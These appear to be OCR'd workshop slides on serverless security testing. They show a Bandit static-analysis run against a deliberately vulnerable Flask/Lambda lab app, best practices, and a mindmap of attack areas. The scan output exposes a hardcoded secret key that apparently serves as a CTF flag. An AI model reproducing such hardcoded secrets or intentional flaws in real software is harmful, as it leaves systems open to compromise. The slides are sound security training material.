
SAST WITH BANDIT

- SAST involves using a static code analysis tool to identify security vulnerabilities in the source code.
- To install & run the bandit fo static source code analysis

```
# pip install bandit && bandit –r app.py < path_to_serverless_code >
```

SECURITYDOJO

SAST WITH BANDIT



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# bandit -r app.py
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 3.10.6
[node_visitor]  WARNING Unable to find qualified name for module: app.py
Run started:2023-03-19 22:29:53.070899

Test results:
>> Issue: [B404:blacklist] Consider possible security implications associated with the subprocess module.
   Severity: Low   Confidence: High
   CWE: CWE-78 (https://cwe.mitre.org/data/definitions/78.html)
   More Info: https://bandit.readthedocs.io/en/1.7.5/blacklists/blacklist_imports.html#b404-import-subprocess
   Location: app.py:3:0
2       import urllib.request
3       import subprocess
4       import json

--------------------------------------------------
>> Issue: [B403:blacklist] Consider possible security implications associated with pickle module.
   Severity: Low   Confidence: High
   CWE: CWE-502 (https://cwe.mitre.org/data/definitions/502.html)
   More Info: https://bandit.readthedocs.io/en/1.7.5/blacklists/blacklist_imports.html#b403-import-pickle
   Location: app.py:7:0
6       import re
7       import pickle
8       import base64

--------------------------------------------------
>> Issue: [B105:hardcoded_password_string] Possible hardcoded password: 'ThisisSuperFlagBySecurityDojo'
   Severity: Low   Confidence: Medium
   CWE: CWE-259 (https://cwe.mitre.org/data/definitions/259.html)
   More Info: https://bandit.readthedocs.io/en/1.7.5/plugins/b105_hardcoded_password_string.html
   Location: app.py:11:17
10      app = Flask(__name__)
11      app.secret_key = 'ThisisSuperFlagBySecurityDojo'
12
```

SECURITYDOJO

CASE STUDIES: REAL WORLD HACKS


- Cryptocurrency-mining AWS Lambda-specific malware spotted.

BEST PRACTICES

- Apply the principle of least privilege: Grant permissions only to those resources that are required.
- Use fine-grained IAM roles: Assigning fine-grained IAM roles to each function.
- Train developers in secure coding principles: Encourage developers to embrace secure coding.
- Updated dependencies.

SECURITYDOJO

SERVERLESS PENTESTING MINDMAP


AWS Serverless Pentesting Mind Map
Denial of service (DoS) and resource exhaustion attacks
Encryption and data protection weaknesses
Logging and monitoring weaknesses.
Source Code Review
Hardcoded Secrets
Alias Rerouting Vulnerability
Misconfigured IAM Permissions
Function and infrastructure discovery
Function extraction and decompilation
Analysis of dependencies and third-party libraries
Injection attacks
Authentication and authorization vulnerabilities
Environment Variables Leaking Sensitive Data
Runtime Invocation Vulnerability

SECURITYDOJO

CTF CHALLENGE

SECURITYDOJO

Thanks!

Any *questions* ?

You can find us at

- /@justm0rph3u5
- @ravi-mishra-6046b1114
- namaste@securitydojo.co.in

SECURITYDOJO